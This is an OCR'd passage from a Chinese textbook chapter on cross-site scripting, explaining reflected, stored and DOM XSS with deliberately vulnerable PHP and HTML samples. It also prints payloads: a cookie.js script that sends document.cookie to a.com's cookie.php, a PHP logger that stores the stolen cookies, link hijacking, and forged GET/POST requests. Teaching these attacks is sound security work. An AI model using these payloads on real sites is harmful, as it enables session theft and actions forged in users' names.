



**图 3.17　浏览器的主要组件**

（1）User Interface、用户界面：浏览器用户直接可以看到的界面，包括书签目录、地址栏、后退/前进按钮等，也就是你所看到的除了用来显示你所请求页面的主窗口之外的

其他部分。

(2) Browser engine、浏览器引擎：用来查询及操作渲染引擎的接口。

(3) Rendering engine、渲染引擎：用来显示请求的内容。例如，如果用户请求内容为 HTML 网页，那么它就负责解析网页中的 HTML 文本及 css 样式，然后显示解析后的结果。

(4) Networking、网络连接：主要完成网络调用的工作。例如，对于 http 请求而言，它可以工作在不同的平台上，并且通过与平台无关的接口进行相关的工作。

(5) UI Backend、UI 后端：用来绘制类似组合选择框及对话框等基本组件，具有不特定于某个平台的通用接口，底层使用操作系统的用户接口。

(6) JavaScript Interpreter、JS 解释器：用来解释执行 JS 代码。

(7) Data Persistence、数据存储：用于保存类似 cookie 的各种数据。

Web 页面的最终显示是由几个解析器共同协作的结果。

**2. 跨站脚本攻击原理**

之前我们已经初步了解跨站脚本攻击的类型，那到底 XSS 是什么呢？我们来看个简单的例子。

首先，这里有一段很简单的 HTML 代码，包括一段 JavaScript 语句块，该语句块调用了 alert()函数，效果为弹出一个消息框，框内显示“xss”。我们可以将代码复制到记事本中，另存为. html 文件，双击浏览器打开，就可以看到浏览器弹窗，如图 3.18 所示。

```
<html>
    <body>
        <script type="text/javascript">
            alert("xss")
        </script>
    </body>
</html>
```





**图 3.18 浏览器弹窗**

这段代码一定程度上说明了 JavaScript 的作用。当浏览器遇到<script>标签时，它会将内容的控制权转交给脚本引擎处理。JavaScript 强大的功能包括嵌入动态文本于 HTML 页面、对浏览器事件做出响应、读写 HTML 元素、在数据被提交到服务器之前验证数据、控制 cookie，包括创建和修改等。但若是将非法的 JavaScript、VBscript 等脚本注入网页上执行，浏览器只负责解释和执行脚本语言，并不会对代码本身是否对用户有害做出基本的判断，这就使得这种注入方式大有可为。

我们再来看接下来的代码。

```
<html>
    <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        </head>
            <body>
                <form action="" method="get">
                    <input type="text" name="xss_input">
                    <input type="submit">
                </form>
                <hr>
                <?php
                    $xss=$_GET['xss_input'];
                    echo '你输入的字符为<br>'.$xss;
                ?>
            </body>
</html>
```

我们看到的如图 3.19 所示。




**图 3.19　代码演示**

当我们输入字符并单击“提交”按钮后，文本框获取了用户输入的字符，并存入变量，之后字符会出现在页面上。页面会完整地打印出我们刚刚输入的字符。但若是我们在文本框中输入的是 HTML/JavaScript 代码块呢？页面还会按我们输入的内容原样输出吗？我们可以尝试着输入我们之前使用的弹窗代码：<script type="text/javascript">alert("xss")</script>。单击“提交”按钮后，页面并不会显示我们输入的内容，而是与图 3.18 一致地制造了一个弹窗。

针对这个例子我们不光可以从输入框入手，对于链接同样可以。当我们对于上面的例子提交 11111 之后，网站地址栏显示的是：http://a.com/? xss_input=11111。我们将 xss_input 的值换成<script type="text/javascript">alert("xss")</script>，构造链接 http://a.com/? xss_input=<script type="text/javascript">alert("xss")</script>。效果与在文本框中输入 HTML/JavaScript 代码块是一致的。

我们在上面的例子看到的仅仅是弹窗，似乎没有什么危害，在这我们再举一个例子。假设有 index.php 的代码如下：

```
<?php
    $name=$_GET['name'];
    echo "Welcome $name<br>";
    echo "<a href="http://a.com/">test</a>";
```

```
?>
```

这段代码说的是从页面获取参数'name'的值，跳转到一条 URL 链接。但当攻击者修改 URL 链接，则有可能造成危害。正常的链接为：index. php?name＝11111，攻击者可将其修改为：

```
index.php?name=
<script>
    window.onload=function()
    {
        var link=document.getElementsByTagName("a");
        link[0].href="http://b.com/";
    }
</script>
```

则当用户单击攻击者经过修改的 URL 时，页面源码如下：

```
Welcome
<script>
    window.onload=function()
    {
        var link=document.getElementsByTagName("a");
        link[0].href="http://b.com/";
    }
</script>
<br>
<a href="http://a.com/">test</a>
```

当用户跟往常一样单击 test 后，页面并不会同正常情况下跳转至 http://a. com/，而是攻击者提供的 http://b. com/，这就有可能使用户受到侵害。

上述说的两个例子，就是 XSS 的第一种类型——非持久性型 XSS，也称为反射型 XSS。非持久型 XSS 攻击是一次性的，仅对当次的页面访问产生影响。非持久型 XSS 攻击要求用户访问一个被攻击者篡改后的链接，用户访问该链接时，被植入的攻击脚本被用户浏览器执行，从而达到攻击目的。因此非持久性型 XSS 的攻击者往往要骗取用户单击恶意链接，可能是很诱惑人的广告，也有可能是一封邮件。

第二种类型的 XSS 为存储型 XSS，它也被称为持久型 XSS。在此类漏洞的攻击中，攻击者可以将恶意代码永久的存储在含有此类漏洞的网站中，具有很强的稳定性。这些漏洞主要出现在网站服务器对客户信息进行收集并以数据库或其他方式进行存储的过程中。恶意用户将脚本代码进行提交，而服务器在未经检查验证的情况下就将此类信息存储，当服务器程序使用此类信息并嵌入到页面中时，则会出现存储型 XSS 的漏洞。一种典型的情况就是网站或论坛里面的短消息功能，如果用户将恶意的代码作为消息内容发给网站的管理者。当管理者读到此类信息时，则管理者的私有信息和 cookie 会被恶意攻击者获取。较为常见的一个场景就是，黑客在博客网站发布一篇带有恶意 JavaScript 代码的文章，而服务器未对其进行处理，使得这篇文章存储于服务器上，恶意脚本被存储在了服务器端。这就导致了所有访问这篇文章的用户，他们的浏览器都会执行这段恶意

代码，所以这种攻击就叫存储型 XSS。从效果上说，这种类型的 XSS 影响范围广，存在时间长。

第三种类型为 DOM 型 XSS。事实上 DOM 型 XSS 也是非持久型 XSS，只是其通过修改页面的 DOM 节点形成的 XSS，发现它的安全专家又专门提出了此类 XSS，因此将它单独列为一类。

DOM 型 XSS 攻击源于 DOM 相关的对象方法及属性被插入用于 XSS 攻击的脚本。一个典型的例子，一个欢迎页面的 HTML 源码如下：

```
<html>
    <head>
        <title>欢迎界面</title>
    </head>
    <body>欢迎用户：
        <SCRIPT>
            var pos=document.URL.indexOf("name=")+5;
            document.write(document.URL.substring(pos,document.URL.length));
        </SCRIPT>的光临。
        </body>
</html>
```

对于正常的 HTTP 请求：

```
file:///C:/Users/Administrator/Desktop/新建文本文档%20(3).html?name=11111
```

欢迎页面会打印出登录用户名 11111 的名字，如图 3.20 所示。





图 3.20　正常显示

如果这个脚本用于下述请求：

file:///C:/Users/Administrator/Desktop/新建文本文档%20(3).html?name=<script>alert ("xss")</script>

就导致 DOM 型 XSS 攻击的发生,如图 3.21 所示。





图 3.21 DOM 型 XSS 攻击

用户单击这个链接,服务器返回包含上面脚本的 HTML 静态文本,用户浏览器然后把 HTML 文本解析成 DOM,DOM 中有一个 document 对象,这个对象中的 URL 属性的值就是当前页面的 URL。在脚本被解析的时候,这个 URL 属性的值中的一部分被写入 HTML 文本中,而写入的这部分 HTML 文本刚好是 JavaScript 脚本,这使得<script>alert ("xss")</script>成为页面最终显示的 HTML 文本,从而导致 DOM 型 XSS 攻击发生。

上述例子用到了 document 对象的 write 方法和 URL 属性,实际上,任何可以动态更新页面的 DOM 对象方法及属性都可能导致 DOM 型 XSS 攻击,下面给出了这些 DOM 对象方法及属性[25],我们称之为 DOM 型 XSS 相关的对象方法及属性。

1) 与 DOM 型 XSS 有关的 DOM 对象属性

- document . URL
- document. URLUnencoded
- document . location
- document . referrer
- window. location

2) 与 DOM 型 XSS 有关的 DOM 的方法

(1) 写入原始 HTM L,例如,

- document. write(...)
- document. writeln (...)

- document. body. innerHtml=...

(2) 直接修改 DOM,例如,

- document. forms[0]. action=...
- document. attachEvent(... )
- document. create... (...)
- document. execCommand(...)
- document. body....
- window. attachEvent (...)

(3) 替换文档 URL,例如,

- document. location=...
- document. location. hostname =...
- document. location. replace(...)
- document. location. assign(...)
- document. URL=...
- window. navigate (...)

(4) 打开或修改一个窗口,例如,

- document. open(...)
- window. open(...)
- window. location. href=...

(5) 直接执行脚本,例如,

- eval(...)
- window. execScript(...)
- window. setInterval(...)
- window. setTimeout(...)

**3. 更为强大的跨站脚本攻击有效载荷(XSS Payload)**

我们之前已经了解了 XSS 基本的攻击原理,实际上 XSS 可以做得更多。XSS Payload,是指那些用于完成各种具体功能的恶意脚本。

实现 XSS 攻击可以通过 JavaScript、ActiveX 控件、Flash 插件、Java 插件等技术手段实现,XSS Payload 实际上就是上述语言或控件的脚本,因此这些语言或控件能实现的功能 XSS Payload 大部分都可以做到。

通过 JavaScript 实现的 XSS Payload,一般有以下几种:

1) cookie 劫持

由于 cookie 中,往往会存储着一些用户安全级别较高的信息,如,用户的登录凭证。当用户所访问的网站被注入恶意代码,它只需通过 document. cookie 这句简单的 JavaScript 代码,就可以顺利获取到用户当前访问网站的 cookie。如果攻击者能获取到用户登录凭证的 cookie,甚至可以绕开登录流程,直接设置这个 cookie 的值,来访问用户的账号。

盗取 cookie，发起 cookie 劫持，可以使用 XSS 漏洞插入 cookie.js。cookie.js 关键代码：

```
var img=document.createElement("img");
img.src="http:// a.com/ /cookie.php? cookie="+escape(document.cookie);
document.body.appendChild(img);
```

其中，cookie. php 关键代码：

```
<?php
    $file=fopen("cookie.txt","a");
    fwrite($file,$_GET['cookie']);
    fclose($file);
?>
```

2）构造请求

JavaScript 可以通过多种方式向服务器发送 GET 与 POST 请求。网站的数据访问和操作，基本上都是通过向服务器发送请求而实现的。如果让恶意代码顺利模拟用户操作，向服务器发送有效请求，将对用户造成重大损失。例如，更改用户资料、删除用户信息等。

构造 GET 和 POST 请求，get. js 关键代码：

```
var img=document.createElement("img");
img.src="一个可以使用的 get 请求链接"; //例如 http://a.com/entry.do?t=del&id
                                     //=11111
document.body.appendChild(img);
```

Post. js 关键代码：

**例 1：**

```
var f=document.createElement("form");
f.action="";
f.method="post";
document.body.appendChild(f);
var i1=document.createElement("input");
i1.name="11";
i1.value="11111";
f.appendChild(i1);
var i2=document.createElement("input");
i2.name="22";
i2.value="22222";
f.appendChild(i2);
f.submit();
```

**例 2：**

```
var dd=document.createElement("div");
document.body.appendChild(dd);
dd.innerHTML='<form action="" method="post" id="xssform" name="mbform">'+
'<input type="hidden" value="xxxx" name="xxx" />'+'<input type="text" value=
"aaaa" name="aaa" />'+'</form>';
document.getElementById("xssform").submit();
```

**例 3：**

```
var url="http://a.com";
var postStr="aaa=aaaa&xxx=xxxx";
var ajax=null;
if(windows.XMLHttpRequest)
{
    ajax=new XMLHttpRequest();
}
